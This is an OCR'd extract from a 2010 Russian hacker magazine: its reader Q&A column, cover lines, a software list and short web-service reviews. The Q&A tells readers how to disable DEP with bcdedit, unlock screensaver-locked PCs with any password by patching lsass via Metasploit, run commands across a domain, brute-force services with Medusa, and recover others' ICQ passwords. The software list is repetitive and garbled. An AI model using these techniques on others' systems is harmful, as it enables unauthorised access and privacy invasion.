Чтобы добраться до нужной нам функции, необходимо оставить подготовленный специальный образ комментарий в любой новости. Почитать о том, как сформировать такой комментарий, а также найти эксплойты сможешь по адресу <http://snipper.ru/view/6/typolight-270-php-code-execution-exploit>.

**Q: Как определить, какую информацию обо мне передает мой браузер при заходе на какой-либо сайт?**

**A:** Если тебе лень писать свой парсер хидеров (а именно в хидерах из любого http-запроса содержится все самое вкусное), то в данном вопросе поможет онлайн-утилита <http://exploit.in/tools/anonym.php>.

Определяются следующие параметры:

- IP;
- User agent браузера;
- Hostname;
- порт;
- JavaScript: включен или выключен;
- браузер (через JavaScript);
- наличие прокси-сервера;
- ближайший прокси;
- передаваемая информация о юзере через прокси;
- сжатие;
- поддерживаемые языки;
- тип соединения (только для IE).

Также нельзя забывать о простом JavaScript. С помощью скриптов на js можно выяснить многие интересные вещи о твоём компьютере, вплоть до разрешения экрана и версии OS. Если тебе интересна такая информация, то советую потестить опенсорсную альтернативу Google Analytics — Piwik ([www.piwik.org](http://www.piwik.org)).

**Q: Слышал об очень высоких ценах на 3x-символьные домены. Интересно было бы узнать об этом подробнее.**

**A:** Существует замечательный буржуйский сайт <http://3character.com>, на котором выставлены на продажу множество 3x-символьных доменов, а также приведена информация о стоимости некоторых купленных ранее доменах. Приведу для примера небольшой список наиболее крупных покупок за последние годы (домен, цена, дата продажи, покупатель):

```
OMG.com, $80.000, 8/20/2009, Sedo.com;
AMT.com, $100.000, 4/28/2007, Sedo.com;
NHS.com, $151.300, 2/21/2006,
```

```
Moniker.com;
SEX.com, $12.000.000, 1/25/2006,
Private Transaction.
```

Как видишь, цены очень и очень впечатляют, так что тебе есть смысл заняться киберсквоттингом :)

**Q: Решил заняться доменами. Очень часто на дайверских форумах встречаю обозначения вроде LLLL, CCCC и т.д. Как их расшифровать?**

**A:** Приведенные тобой обозначения представляют собой маску домена. Именно по ней оцениваются его стоимость и привлекательность. Итак, вот список таких обозначений:

- L - любая буква;
- N - любая цифра;
- S - любой символ;
- C - любая согласная буква;
- V - любая гласная буква.

По ценности же различаются следующие классы букв:

1. Супер-премиум (A, E, I, C, S, P, M, D, T);
2. Премиум (A, B, C, D, E, F, G, H, I, L, M, N, O, P, R, S, T);
3. Средние (J, K, U, V, W);
4. Плохие (Q, X, Y, Z).

**Q: Забыл пароль от уина, которым пользуюсь на телефоне в клиенте Jimm. Как восстановить пароль?**

**A:** Помимо стандартного способа ретрива пароля через [www.icq.com/password](http://www.icq.com/password) существуют и другие, более интересные, способы (вдруг ты забыл еще и мыло от номера или тебе необходимо подсмотреть пароль своей подружки :).

**Итак, первый способ:**

1. Ищи в Гугле или на [forum.asechka.ru](http://forum.asechka.ru) прогу «ICQ Password Recalling» (IPR) от от karas3d;
2. Записывай в настройках подключения Jimm IP 127.0.0.1 и выключай фишу «Безопасное подключение»;
3. Подключайся. Прога сработает как сервер авторизации и выдаст тебе твой UIN и пароль.

**Второй способ:**

1. Заходи на <http://forum.motofan.ru/index.php?showtopic=147890> и качай прогу «Jimm ICQ Password Recovery»;
2. Запускай программу, жми «Орел» и выбирай ранее слитый файл .gms от Jimm;
3. Нажимай «Scan» и смотри, какие пароли нашла программа.

Где взять тот самый .gms файл от джимма, читай на форуме [motofan.ru](http://motofan.ru) по приведенной выше ссылке.

**Q: Раньше для брутфорса разных сервисов использовал THC-Нудга, но утилита, увы, больше не развивается (по крайней мере, в публичке). Есть ли активные проекты, которые могут составить здоровую конкуренцию?**

**A:** Рекомендую попробовать Medusa ([www.foofus.net/jmk/medusa/medusa.html](http://www.foofus.net/jmk/medusa/medusa.html)), которая недавно проапдейдилась до версии 2.0. Фишка проекта в возможности распараллели-

вать задачу на нужное количество потоков, а также модульной структуре, благодаря которой можно подключить плагины для подбора паролей в самых разных сервисах. Сейчас доступны модули для: AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), NNTP, PcAnywhere, POP3, PostgreSQL, rexec, rlogin, rsh, SMB, SMTP (AUTH/VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC.

**Q: Как убедиться, что DEP включен и используется всеми программами?**

**A:** DEP, напомним для всех, расшифровывается как Data Execution Prevention. Эта специальная система защиты предотвращает исполнения кода, который находится в области данных, чем самым обламывая работу многих спloitов. Для того чтобы изменить параметры DEP перейди в «Панели управления → Система → вкладка Дополнительно → Быстродействие → Параметры → вкладка Предотвращения выполнения данных».

Все операции доступны только при наличии аккаунта администратора. В случае необходимости, тут же можно отключить защиту для какой-то конкретной программы. Еще один хинт того, как проще всего можно отключить DEP в системе. Все делается в одну команду через консоль: `bcdedit.exe /set {current} nx AlwaysOff`. Команда опять же выполняется только с правами админа.

**Q: Как разлочить экран, заблокированный скринсейвером без перезагрузки компьютера?**

**A:** Если провести предварительную небольшую подготовку, то разлочить компьютер можно, даже не зная пароль — просто введя любую белиберду. Для этого необходимо пропатчить процесс lsass.exe в том месте, где реализована проверка пароля. С задачей справляется скрипт для Metasploit'a ([relentless-coding.blogspot.com/2010/02/windows-vista-7-targets-for-screen.html](http://relentless-coding.blogspot.com/2010/02/windows-vista-7-targets-for-screen.html)). Сплот необходимо сохранить в директорию scripts/meterpreter в папке Metasploit'a. Запустив скрипт, можно быть уверенным, что в следующий раз, когда компьютер заблокируется скринсейвером, ты сможешь разлочить систему любым паролем.

**Q: Как выполнить одну и ту же команду на всех рабочих машинах домена?**

**A:** Как раз недавно узнал способ, как реализовать это без всякого дополнительного программного обеспечения. Общий синтаксис следующий:

```
cmd.exe /v:on /c "for /F "delims=, tokens=1" %i in ('dsquery computer -limit 0') do set name=%i & set name=!name:~4! & Команду, которую нужно выполнить на !name!
```

Фишка заключается в том, что с помощью команды dsquery можно извлечь информацию обо всех рабочих станциях в домене, при этом большая часть сложной команды

используется для того, чтобы привести подробную инфу о хостах к банальному списку из имен станций. А далее, имея на руках права администратора и зная имена всех машин в сети, можно удаленно выполнить команду на каждом из компьютеров, что мы, собственно, и делаем.

**Q: Делаю мини-лабораторию для анализа подозрительных сайтов и страниц (наподобие тех, который вы описывали в прошлом номере). Подыскиваю инструмент, который может найти, а еще лучше вырезать зловредный код из HTML-страницы?**

**A:** Идеально подойдет написанный на Ruby скрипт iScanner ([iscanner.isecurity.org](http://iscanner.isecurity.org)). Тулза очень неплохо справляется с анализом скрытых iframe'ов, анализом сценариев на javascript, vbscript и объектовactivex.

**Q: Говорят, что если пофиксить баг, позволяющий получить в винде права системного пользователя (][ рассказывал о баге в статье «Долой Userlevel!» прошлого номера — прим. редактора), то есть шанс получить систему, которая будет постоянно вываливаться в BSOD. Как этого избежать?**

**A:** Такая ерунда происходит, если официальный патч накладываются на систему, в которой обосновалась последняя модификация руткита TDSS (он же Tidserv, TDL3 или Alugeon). Соответственно рецепт правильного апдейта простой. Перед установкой патча, обязательно нужно проверить винду на наличие заразы (она, кстати, отлично уживается и в Vista, и Windows 7). Для этого есть бесплатная тулза TDSS cleaning tool ([www.norman.com/support/support\\_tools/77201/en](http://www.norman.com/support/support_tools/77201/en)).

**Q: Как реализовать авторизацию в Linux'e с помощью флешки, телефона с включенным Bluetooth, отпечатку пальца (модная фишка на новых буках) или изображению лица с веб-камеры?**

**A:** Тут поможет механизм PAM (Pluggable Authentication Modules), предоставляющий API-интерфейс для реализации разных типов авторизации. Для каждого из типов используется свой подключаемый модуль: скажем, чтобы разрешить авторизацию по устройству Bluetooth (компьютер сам блокируется при отдалении от него), придется установить модуль pam\_blue ([packages.gentoo.org/package/sys-auth/pam\\_blue](http://packages.gentoo.org/package/sys-auth/pam_blue)). Другие типы авторизации доступны через соответствующие модули:

- pam\_usb ([pamusb.org](http://pamusb.org)) — авторизация по USB-флешке;
- pam\_fprint ([reactivated.net/fprint/wiki/Pam\\_fprint](http://reactivated.net/fprint/wiki/Pam_fprint)) — авторизация по отпечатку пальца;
- pam-face-authentication ([code.google.com/p/pam-face-authentication](http://code.google.com/p/pam-face-authentication)) — авторизация по изображению лица с веб-камеры.

Настройка каждого из типов отличается друг от друга, но подробные инструкции и даже видеомануалы легко найти на домашних страницах проектов. **И**

# ХАКЕРСКИЙ РАСПРЕДЕЛ

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.hacker.ru

АПРЕЛЬ 04 (135) 2010

## УБИТЬ ДЕР'А

СПОСОБЫ ОБМАНА  
HARDWARE-DEP

СТР. 68



## ХАКЕРСКИЙ РАСПРЕДЕЛ


.NET REMOTING: РАЗРАБОТКА  
СИСТЕМЫ РАСПРЕДЕЛЕННЫХ  
GRID-ВЫЧИСЛЕНИЙ

СТР. 96

# Сартана

ТЕОРИЯ  
И ПРАКТИКА  
РАСПОЗНАВАНИЯ  
КАПЧЕЙ

СТР. 44



## БАГИ В АСТРИМЕХ

ПИШЕМ СПЛУИТЫ  
ДЛЯ ДЫРЯВЫХ КОМПОНЕНТОВ

СТР. 58

## ОСЬ ДЛЯ НЕТБУКА

КАКОЙ LINUX ПОСТАВИТЬ?

СТР. 90


№ 04(135) АПРЕЛЬ 2010



<p>&gt;&gt;&gt;WINDOWS</p> <p>&gt;&gt;&gt;Development</p> <p>CollabNet Subversion 1.6.9</p> <p>Database .NET 3.1.3712</p> <p>Skype 4.2</p> <p>uTorrent 2.0</p> <p>Dependency Walker 2.2</p> <p>EmEditor Professional 9.15</p> <p>HikSm 4.3</p> <p>IncrediBuild 3.50</p> <p>PatchFactory 3.3</p> <p>Selemion 1.0.5</p> <p>SQLiteStudio 1.1.3</p> <p>SQLyog Community Edition 8.22</p> <p>Sysler Kernel Debugger 1.99.1900</p> <p>Titanium Developer</p> <p>VisualSVN 1.7.7</p> <p>VisualSVN Server 2.1.1</p> <p>WinFix 15.6</p> <p>wyBuild 2.5</p> <p>&gt;&gt;&gt;Misc</p> <p>Acer GridVista 2.72.317</p> <p>AM-DeadLink 4.0</p> <p>BossMode 1.0</p> <p>EventNotes 3.5.2</p> <p>File Association Fiver 1.0</p> <p>Flexcrypt 3.3.0</p> <p>Framer3r</p> <p>LockHunter 1.0 Beta 3</p> <p>Microsoft Keyboard Layout Creator 1.4</p> <p>Mozilla Prism for Windows 1.0 Beta 3</p> <p>MyEventViewer 1.25</p> <p>MyPhoneExplorer 1.7.5</p> <p>PeaZip 3.0</p> <p>Polyglot 3000 3.44</p> <p>Prio - Priority Saver 1.99</p> <p>ProcessQuickLink</p> <p>QTTabBar 1.2.305</p> <p>RegScanner 1.80</p> <p>TranslateIt 8.0</p> <p>WinDirStat 1.1.2</p> <p>Windows Access Panel for Windows 7 &amp; Vista</p> <p>&gt;&gt;&gt;Multimedia</p> <p>Bulzip PDF Printer 7.1</p> <p>Home StylePack 1.3.0</p> <p>IOGraph 0.9</p> <p>MediaInfo 0.7.28</p> <p>Nuance PDF Reader 6</p> <p>Pleasa for Windows 3.6.0</p> <p>ProgDVD v6.32.7</p> <p>ScreenSaver Player 3.0</p> <p>Squiz Morph 2.1</p> <p>STDU Viewer 1.5.302</p> <p>UVScreenCamera v4.4 beta</p> <p>VSO Image Resizer 3.0</p> <p>webcamXP 5.5.5</p> <p>&gt;&gt;&gt;Net</p> <p>Ad Mincher 4.81</p> <p>Angry IP Scanner 3.0 Beta 4</p> <p>ApexDC++ 1.3.0</p> <p>CrossLoop 2.71</p> <p>DNSBench</p> <p>Halite 0.3.2.2</p>	<p>OpenOffice.org 3.2</p> <p>OpenShot 1.0</p> <p>QGIS 1.4</p> <p>QPTool 0.7.0</p> <p>Medusa 2.0</p> <p>Rakarrack 0.4.2</p> <p>NetSniff-ng 0.5.4.2</p> <p>Nikto 2.1.1</p> <p>OpenDNSSEC 1.0.0</p> <p>PortSentry 1.2</p> <p>Privoxy 3.0.16</p> <p>Snort 2.8.5.3</p> <p>SquidClamAV 5.1</p> <p>Suricata 0.8.1</p> <p>Uniflash 1.1</p> <p>ZebraSec 2.4.1</p> <p>&gt;&gt;&gt;Server</p> <p>Aid 0.1.7</p> <p>Antifox 2.01</p> <p>Antifox Macro Archive</p> <p>Coda Browser 3.16</p> <p>CodInvestigator 0.22.1</p> <p>crpcut 1.0.2</p> <p>DreamPie 1.0</p> <p>FireQuery 0.6</p> <p>Git 1.7.0</p> <p>Itools 0.60.8</p> <p>MoSync 2.3</p> <p>Opera Dragonfly Alpha</p> <p>Oracle Enterprise Pack for Eclipse 11g 11.1.1.1.4</p> <p>ParseIRC 1.16</p> <p>Picket 0.2.1</p> <p>Rhodes 1.4</p> <p>Seed7</p> <p>Simple Sockets 1.4.0</p> <p>SVN Access Manager 0.41.6</p> <p>TrackIt 3.1</p> <p>UMLet 10.4</p> <p>&gt;&gt;&gt;Games</p> <p>Driver Sweeper 2.1.0</p> <p>Game Central 2.7.7</p> <p>Index Your Files 5.0</p> <p>Ketarin 1.1.0</p> <p>MONVog MySQL Monitor and Advisor 3.7.2</p> <p>MySQL Community Server 5.1.44</p> <p>Outpost Firewall Pro 2009</p> <p>Panda Cloud Antivirus Free Edition 1.0.1</p> <p>PostgreSQL 8.4.2</p> <p>Quicksys HegeBeleg 2.8</p> <p>SIW 2010 (build 0210)</p> <p>SUMo 2.7.5.86</p> <p>&gt;&gt;&gt;UNIX</p> <p>&gt;&gt;&gt;Desktop</p> <p>Amarok 2.2.2</p> <p>Anki 0.9.9.8.6</p> <p>BashStyle-NG 7.9.1</p> <p>BRL-CHA 0.7.16.4</p> <p>DarkTable 0.4</p> <p>DeaDBeeF 0.3.2</p> <p>DeVeDe 3.15.2</p> <p>DUVSmooth 0.2.2</p> <p>Double Commander 0.4.5</p> <p>Epidemis 0.5</p> <p>gCAD3D 1.42</p> <p>GRAMP 3.1.3</p> <p>Midnight Commander 4.7.0.2</p> <p>MEEd 1.9.16</p>	<p>HTunnel 3.0.5</p> <p>IScamer 0.1</p> <p>John the Ripper 1.7.5</p> <p>Medusa 2.0</p> <p>NetSniff-ng 0.5.4.2</p> <p>Nikto 2.1.1</p> <p>OpenDNSSEC 1.0.0</p> <p>PortSentry 1.2</p> <p>Privoxy 3.0.16</p> <p>Snort 2.8.5.3</p> <p>SquidClamAV 5.1</p> <p>Suricata 0.8.1</p> <p>Uniflash 1.1</p> <p>ZebraSec 2.4.1</p> <p>&gt;&gt;&gt;Security</p> <p>Aid 0.1.7</p> <p>Antifox 2.01</p> <p>Antifox Macro Archive</p> <p>Coda Browser 3.16</p> <p>CodInvestigator 0.22.1</p> <p>crpcut 1.0.2</p> <p>DreamPie 1.0</p> <p>FireQuery 0.6</p> <p>Git 1.7.0</p> <p>Itools 0.60.8</p> <p>MoSync 2.3</p> <p>Opera Dragonfly Alpha</p> <p>Oracle Enterprise Pack for Eclipse 11g 11.1.1.1.4</p> <p>ParseIRC 1.16</p> <p>Picket 0.2.1</p> <p>Rhodes 1.4</p> <p>Seed7</p> <p>Simple Sockets 1.4.0</p> <p>SVN Access Manager 0.41.6</p> <p>TrackIt 3.1</p> <p>UMLet 10.4</p> <p>&gt;&gt;&gt;Games</p> <p>Driver Sweeper 2.1.0</p> <p>Game Central 2.7.7</p> <p>Index Your Files 5.0</p> <p>Ketarin 1.1.0</p> <p>MONVog MySQL Monitor and Advisor 3.7.2</p> <p>MySQL Community Server 5.1.44</p> <p>Outpost Firewall Pro 2009</p> <p>Panda Cloud Antivirus Free Edition 1.0.1</p> <p>PostgreSQL 8.4.2</p> <p>Quicksys HegeBeleg 2.8</p> <p>SIW 2010 (build 0210)</p> <p>SUMo 2.7.5.86</p> <p>&gt;&gt;&gt;UNIX</p> <p>&gt;&gt;&gt;Desktop</p> <p>Amarok 2.2.2</p> <p>Anki 0.9.9.8.6</p> <p>BashStyle-NG 7.9.1</p> <p>BRL-CHA 0.7.16.4</p> <p>DarkTable 0.4</p> <p>DeaDBeeF 0.3.2</p> <p>DeVeDe 3.15.2</p> <p>DUVSmooth 0.2.2</p> <p>Double Commander 0.4.5</p> <p>Epidemis 0.5</p> <p>gCAD3D 1.42</p> <p>GRAMP 3.1.3</p> <p>Midnight Commander 4.7.0.2</p> <p>MEEd 1.9.16</p>	<p>BitChX 1.1</p> <p>AMD Catalyst 10.2</p> <p>Deja Dup 10.91</p> <p>Dexa 0.7.1</p> <p>Gujin 2.8</p> <p>Linux kernel 2.6.33</p> <p>LTSP 5.2</p> <p>Monit 5.1.1</p> <p>nVidia 190.53</p> <p>QEMU 0.12.3</p> <p>Sudo 1.7.203</p> <p>Syslinux 3.85</p> <p>uBackup 4.95</p> <p>VirtualBox 3.1.4</p> <p>Wine 1.1.39</p> <p>&gt;&gt;&gt;X-dist</p> <p>PC-BSD 8.0</p>
--	---	---	---




# HTTP://WWW2



Создай torrent-клиент для автоматической зачки нужного файла

## TORRENT2EXE [www.torrent2exe.com](http://www.torrent2exe.com)


**Где разместить файлы, чтобы они всегда были доступны?** Так, чтобы не зависеть от конкретного сервера, который может упасть, или какого-нибудь файлообменного сервиса, который обязательно будет напрягать своими ограничениями. Правильнее всего использовать распределенную систему, например, BitTorrent-сеть, но в этом случае часть людей обязательно замучают тебя вопросом, как ею пользоваться? Для того чтобы избежать мучительных разъяснений, можно с помощью сервиса [www.torrent2exe.com](http://www.torrent2exe.com) создать клиент с уже включенным .torrent-файлом, который без лишних вопросов будет начинать загрузку сразу после запуска. Пользователь при этом даже не будет догадываться, что файл на самом деле скачивается через BitTorrent-сеть.



Быстро создаем онлайн-сервисы на основе Python-скриптов

## UTILITY MILL [www.utilitymill.com](http://www.utilitymill.com)


**Какой самый простой способ сделать свой собственный онлайн-сервис?** Да, можно легко поднять свой веб-сервер и легко хостить там свои скрипты. Но тот вариант, который предлагает сервис Utility Mill, буквально подкупает своей простотой. Смысл в том, что любой скрипт на Python'e, теперь можно выполнять из браузера, и это не просто интерпретатор онлайн. Любой произвольный скрипт можно оформить в виде онлайн-сценария, имея при этом возможность передавать ему ряд параметров, и сохранить его для дальнейшего использования. В результате можно создать немало вспомогательных утилит, которые всегда будут онлайн. А наличие API позволяет их использование еще удобнее.



Красивый хостинг для исходных кодов

## PASTIE [www.pastie.org](http://www.pastie.org)

**Если нужно поделиться с кем-то исходниками, какими-то конфигурами, XML-ками, дампами или просто текстовыми файлами, то лучшего инструмента, чем Pastie не найти.** Все, что требуется - это скопировать в форму текст и указать его тип (скажем, исходник на C++ или Python). Сервис выдаст короткий линк, перейдя по которому, любой увидит исходный текст с красиво подсвеченным синтаксисом. Причем во время просмотра можно изменить тему для отображения так, чтобы исходник выглядел максимально близко к просмотру через привычную среду разработки. Попробуй - тебе понравится.



Для быстрого создания красивого меню

## IZZYMENU [www.izzymenu.com](http://www.izzymenu.com)

**Для того чтобы быстро сделать красивое меню для сайта или, например, админки какого-то сервиса необязательно копать с CSS или использовать специальные тулзы.** IzzyMenu поможет создать грамотное с точки зрения верстки выпадающее меню всего за несколько минут, с различной вложенностью пунктов, интересными шаблонами - словом делает все то, что предлагают разные, в том числе платные десктопные программы. IzzyMenu попал в обзор не случайно: мы буквально на днях использовали его для одного из наших внутренних [[ проектов.

# Наш **PC** никогда не висит!



## Карта мужского рода

- Специальные мероприятия
- Скидки на компьютерные товары и не только...


[www.mancard.ru](http://www.mancard.ru)

**MAXIM**  
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ



Альфа-Банк

**(game)land**



$17000 + 3500 + 69500 = 90000$

**0** руб.

При скачке напряжения жизнь  
домашней техники может  
закончиться внезапно...

$17000 + 3500 + 69500 + \text{Ippon} = 91550$  руб.

Ippon сохраняет ваши деньги

товар сертифицирован | реклама

**Ippon**  
источники бесперебойного питания

Источник бесперебойного питания  
**Back Verso**

